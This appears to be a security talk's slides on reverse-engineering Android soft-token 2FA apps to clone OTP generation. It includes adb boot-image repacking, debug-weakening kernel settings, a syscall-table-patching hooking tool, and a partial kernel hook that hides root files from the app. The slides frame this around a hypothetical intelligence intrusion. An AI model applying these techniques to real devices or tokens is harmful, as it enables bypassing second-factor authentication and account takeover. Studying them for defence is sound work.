

HACKING SOFT TOKENS

ADVANCED REVERSE ENGINEERING ON ANDROID


2FA Evolution

Smartphone


Proto-Smartphone


Electronic

Paper



smartphone





otpauth://totp/berndt@vantagepoint.sg?secret=REVEWBZXQEND2H6L2554WPT6D3GSJJ4I

SOFT TOKEN

SECRET TIME COUNTER (OPT.)



SOME ALGORITHM

3AF27E996328B901

TRUNCATE

528462

AUTH SERVICE

SECRET TIME COUNTER (OPT.)



SOME ALGORITHM

3AF27E996328B901

TRUNCATE


528462

Hypothetical Threat Scenario

- You're the NSA intruding into the German govt.
- Using auto-root malware from DDD, you pulled data from German officials' Android phones
- Dump contains vds_dmfs48 config files - how about a tool that lets you generate OTPs for 2FA services?


Mission Briefing

- **Write cloning tools for some commercial solutions!**
 - Understand how OTPs are calculated
 - Find out how data is protected
 - Extract any hardcoded secrets
 - Reproduce the algorithm




Specimen

VASCO DIGIPASS DEMO




Version 4.10.0 from Play Store

RSA SECURID



Version 4.0.2 from Play Store

Launching DIGIPASS for the first time...



```
berndt — grep com.DIGIPASS — 116x36
~ — grep com.DIGIPASS

Pyramidal-Neuron:~ berndt$ adb logcat | grep "com.DIGIPASS"
I/ActivityManager( 790): START u0 {act=android.intent.action.MAIN cat=[android.intent.category.LAUNCHER] flg=0x1020
0000 cmp=com.DIGIPASS_DEMO_ANDROID/com.vasco.digipass.mobile.android.views.activities.DigipassActivity bnds=[12,279]
[276,575] (has extras)} from uid 10024 on display 0
V/WindowManager( 790): addAppToken: AppWindowToken{3d58af40 token=Token{3e948ac3 ActivityRecord{195e6672 u0 com.DIG
IPASS_DEMO_ANDROID/com.vasco.digipass.mobile.android.views.activities.DigipassActivity t64}}} to stack=1 task=64 at
0
V/WindowManager( 790): Adding window Window{3d2877be u0 Starting com.DIGIPASS_DEMO_ANDROID} at 2 of 8 (after Window
{18a7c7a8 u0 com.google.android.googlequicksearchbox/com.google.android.launcher.GEL})
I/ActivityManager( 790): Start proc 5042:com.DIGIPASS_DEMO_ANDROID/u0a84 for activity com.DIGIPASS_DEMO_ANDROID/com
.vasco.digipass.mobile.android.views.activities.DigipassActivity
I/ActivityManager( 790): Process com.DIGIPASS_DEMO_ANDROID (pid 5042) has died
I/ActivityManager( 790): Start proc 5083:com.DIGIPASS_DEMO_ANDROID/u0a84 for activity com.DIGIPASS_DEMO_ANDROID/com
.vasco.digipass.mobile.android.views.activities.DigipassActivity
I/ActivityManager( 790): Process com.DIGIPASS_DEMO_ANDROID (pid 5083) has died
I/ActivityManager( 790): Start proc 5105:com.DIGIPASS_DEMO_ANDROID/u0a84 for activity com.DIGIPASS_DEMO_ANDROID/com
.vasco.digipass.mobile.android.views.activities.DigipassActivity
I/ActivityManager( 790): Process com.DIGIPASS_DEMO_ANDROID (pid 5105) has died
W/ActivityManager( 790): Force removing ActivityRecord{195e6672 u0 com.DIGIPASS_DEMO_ANDROID/com.vasco.digipass.mob
ile.android.views.activities.DigipassActivity t64}: app died, no saved state
[]
```


Oh?

```
dhcp      14406 1      9344   652    ffffffff 00000000 S /system/bin/dhcpd
u0_a2     14409 12704 1493044 42892 ffffffff 00000000 S com.android.providers.calendar
radio     14713 12704 1492892 38624 ffffffff 00000000 S com.qualcomm.qcrilmsgtunnel
u0_a18    14744 12704 1551996 64172 ffffffff 00000000 S com.android.vending
u0_a58    14882 12704 1671900 69480 ffffffff 00000000 S com.google.android.apps.maps
u0_a15    14968 12704 1643912 68792 ffffffff 00000000 S com.google.android.talk
u0_a46    15016 12704 1511248 46028 ffffffff 00000000 S com.google.android.apps.fitness
u0_a32    15073 12704 1527912 52212 ffffffff 00000000 S com.google.android.calendar
u0_a70    15193 12704 1536888 55472 ffffffff 00000000 S com.google.android.gm
u0_a3     15280 12704 1491196 40132 ffffffff 00000000 S com.android.cellbroadcastreceiver
u0_a67    15390 12704 1543840 56504 ffffffff 00000000 S com.google.android.apps.plus
u0_a60    15421 12704 1615168 62388 ffffffff 00000000 S com.google.android.music:main
shell     15538 223    9204   620    c0789d7c b6f659e8 S logcat
root      15644 2      0      0      ffffffff 00000000 S kworker/u:4
u0_a83    15650 12704 1493760 39268 ffffffff 00000000 S eu.chainfire.supersu
u0_a84    15717 12704 1546928 71524 ffffffff 00000000 S com.google.android.gms
root      15723 2      0      0      ffffffff 00000000 S kworker/u:5
u0_a84    15761 15717 1503548 39780 ffffffff 00000000 T com.google.android.gms
u0_a76    15767 12704 1490732 37908 ffffffff 00000000 S com.qualcomm.timeservice
u0_a39    15810 12704 1501348 45820 ffffffff 00000000 S com.google.android.deskclock
u0_a9     15946 12704 1594860 56584 ffffffff 00000000 S com.google.android.gms:car
shell     16053 223    10672 768    00000000 b6f3637c R ps
berndt@osboxes:~$
```



```

u0_a10      14744 12704 1551990 64172 ffffffff 00000000 S com.android.vending
u0_a58      14882 12704 1671900 69480 ffffffff 00000000 S com.google.android.apps.maps
u0_a15      14968 12704 1643912 68792 ffffffff 00000000 S com.google.android.talk
u0_a46      15016 12704 1511248 46028 ffffffff 00000000 S com.google.android.apps.fitness
u0_a32      15073 12704 1527912 52212 ffffffff 00000000 S com.google.android.calendar
u0_a70      15193 12704 1536888 55472 ffffffff 00000000 S com.google.android.gm
u0_a3       15280 12704 1491196 40132 ffffffff 00000000 S com.android.cellbroadcastreceiver
u0_a67      15390 12704 1543840 56504 ffffffff 00000000 S com.google.android.apps.plus
u0_a60      15421 12704 1615168 62388 ffffffff 00000000 S com.google.android.music:main
shell       15538 223    9204    620    c0789d7c b6f659e8 S logcat
root        15644 2      0        0      ffffffff 00000000 S kworker/u:4
u0_a83      15650 12704 1493760 39268 ffffffff 00000000 S eu.chainfire.supersu
u0_a84      15717 12704 1546928 71524 ffffffff 00000000 S com.google.android.gms
root        15723 2      0        0      ffffffff 00000000 S kworker/u:5
u0_a84      15761 15717 1503548 39780 ffffffff 00000000 T com.google.android.gms
u0_a76      15767 12704 1490732 37908 ffffffff 00000000 S com.qualcomm.timeservice
u0_a39      15810 12704 1501348 45820 ffffffff 00000000 S com.google.android.deskclock
u0_a9       15946 12704 1594860 56584 ffffffff 00000000 S com.google.android.gms:car
shell       16053 223    10672   768    00000000 b6f3637c R ps
berndt@osboxes:~$

```

- Process renames itself with `prctl(PR_SET_NAME)`
- Watch out for user `u0_a84`
- Forks a second process (more or later)

Two ways to make an app debuggable:

1. Repackage with `android:debuggable=true` in `Manifest.xml`
2. Add `ro.debug = 1` to `default.prop`
 - > Removes all debugging restrictions

Problem: Most apps have integrity checks

-> Requires patching or hacking the environment

Step 1: Customize the RAMdisk

Use abooting:

```
adb shell cat /dev/mtd/mtd0 >/mnt/sdcard/boot.img  
adb pull /mnt/sdcard/boot.img /tmp/boot.img  
mkdir boot  
cd boot  
../abooting -x /tmp/boot.img  
mkdir initrd  
cd initrd  
cat ../initrd.img | gunzip | cpio -vid
```

To repackaging:

```
cd initrd  
find . | cpio --create --format='newc' | gzip > ../myinitd.img
```

<https://git.gitorious.org/ac100/abooting>


App is now debuggable, but:

- Attaching GDB crashes the app
- Attaching JDB doesn't work either
- Will some static analysis help?

```
Pyramidal-Neuron:SoftToken berndt$ adb forward tcp:7777 jdwp:23282
Pyramidal-Neuron:SoftToken berndt$ jdb -attach localhost:7777
java.io.IOException
(....)
at com.sun.tools.jdi.GenericAttachingConnector.attach(GenericAttachingConnector.java:117)
at com.sun.tools.jdi.SocketAttachingConnector.attach(SocketAttachingConnector.java:90)
at com.sun.tools.example.debug.tty.VMConnection.attachTarget(VMConnection.java:519)
at com.sun.tools.example.debug.tty.VMConnection.open(VMConnection.java:328)
at com.sun.tools.example.debug.tty.Env.init(Env.java:63)
at com.sun.tools.example.debug.tty.TTY.main(TTY.java:1066)
Fatal error:
Unable to attach to target VM.
```

What's happening?


- Loads "libshield.so" -> Packed & obfuscated
- Enters a native function
- Process group terminates



libshield.so callgraph

```
public static native void B_Gf8eHm(Context context, Instrumentation instrumentation) {  
}  
  
private static void P3Uu1yHI(Context arg1) {  
    if(SzuGAnMl.Kx4LdJr2 == null) {  
        SzuGAnMl.Kx4LdJr2 = new Instrumentation1();  
    }  
  
    SzuGAnMl.B_Gf8eHm(arg1, SzuGAnMl.Kx4LdJr2);  
}
```


Process group term




libshield.so callgraph

Assessing our options...

- **Single-step through Java app & libshield.so**
 - Debug with JEB + IDA Pro simultaneously
 - 2 Processes / ~13 Threads to be followed
 - Complicated logic (ptrace / wait4)
- **Manipulate the OS**
 - Controlling interactions with kernel / ART
 - Make static/dynamic analysis easier
- **Super low-level**
 - Pure CPU Trace / VMI based analysis
 - Proprietary algorithm difficult to understand

What We Need to Control



Building a Kernel

- No need to check out the whole AOSP to do it...
- Prebuilt toolchain + appropriate kernel sources is sufficient
- <https://source.android.com/source/building-kernels.html>

```
$ export ARCH=arm
$ export SUBARCH=arm
$ export CROSS_COMPILE=/path_to_your_ndk/arm-eabi-4.8/bin/arm-eabi-
$ make
```

Recommended Kernel Settings

```
CONFIG_MODULES = Y
CONFIG_STRICT_MEMORY_RWX = N
CONFIG_DEVMEM = Y
CONFIG_DEVKMEM = Y
CONFIG_KALLSYMS = Y
CONFIG_KALLSYMS_ALL = Y
CONFIG_HAVE_KPROBES = Y
```

Bonus Settings:

```
CONFIG_HAVE_KRETPROBES = Y
CONFIG_HAVE_FUNCTION_TRACER = Y
CONFIG_HAVE_FUNCTION_GRAPH_TRACER = Y
CONFIG_TRACING = Y
CONFIG_FTRACE = Y
CONFIG_KDB = Y
```

Zork™

Automated syscall hooking

```
Pyramidal-Neuron:zork berndt$ ./zork --help
Usage: zork [options]
  -i, --intercept <syscall_list>  Comma-separated list of syscalls
to activate
  -a, --intercept-all             Activate all syscalls
  -s, --intercept-safe            Activate only safe syscalls
  -p, --pid <pid>                 Target process PID
  -c, --comm <name>               Target process command line
  -f, --hfile <name>              Hooks file name (default:
'generic')
  -e, --emulator                  Target is emulator
  -n, --no-build <name>           Do not rebuild kernel module
```

Config File ->


```
/* BEGIN */
int creat(const char * pathname, mode_t mode)
{
    struct task_struct *task = current;

    if ((current->pid == target_pid) || (strcmp(target_comm, task->comm) == 0)) {
        printk("[ZORK] creat.pathname=%s,mode=%d,caller_pid=%d\n", pathname, mode, task->pid);
    }

    return real_creat(pathname, mode);
}
/* END */
```

How Zork works

- Compiles user functions into kernel module
- Looks up system call offsets in unistd.h
- Patches syscall table on the fly via /dev/kmem



Root Detection

- File checks: /system/xbin/su, /su/bin/su and similar
- Iterate through process list to detect certain processes (daemonsu).
- Verify the app loader via /proc/self/exe (some versions of SuperSU patch the app_loader32 binary)

(ZORK LOG)

```
[ZORK] faccessat,path="/system/xbin/su",mode=0,caller_pid=2361
[ZORK] access,path="/system/xbin/su",caller_pid=2361,return_value=0
[ZORK] access,path="/data/data/com.saurik.substrate",caller_pid=2361
[ZORK] access,path="/system/lib/libsubstrate-dvm.so",caller_pid=2361
[ZORK] access,path="/system/lib/libsubstrate.so",caller_pid=2361
[ZORK] access,path="/system/vendor/lib/liblog!.so",caller_pid=2361
[ZORK] access,path="/system/bin/app_process.orig",caller_pid=2361
[ZORK] access,path="/data/data/de.robv.android.xposed.installer"
[ZORK] access,path="/system/bin/app_process32_xposed",caller_pid=2361
[ZORK] access,path="/system/bin/app_process64_xposed",caller_pid=2361
[ZORK] access,path="/system/lib/libxposed_art.so",caller_pid=2361
[ZORK] access,path="/system/xposed.prop",caller_pid=2361
[ZORK] access,path="/system/framework/XposedBridge.jar",caller_pid=2361
[ZORK] faccessat,path="/system/xbin/su",mode=0,caller_pid=2361
```

File Hiding

```
/* BEGIN */
int faccessat(int dirfd, const char __user* pathname, int mode, int flags)
{
    struct task_struct *task = current;
    char *kbuf;
    size_t len;

    if (strcmp("DIGIPASS_DEMO_ANDROID", task->comm) == 0) {
        kbuf=(char*)kmalloc(256,GFP_KERNEL);
        len = strncpy_from_user(kbuf,pathname,255);

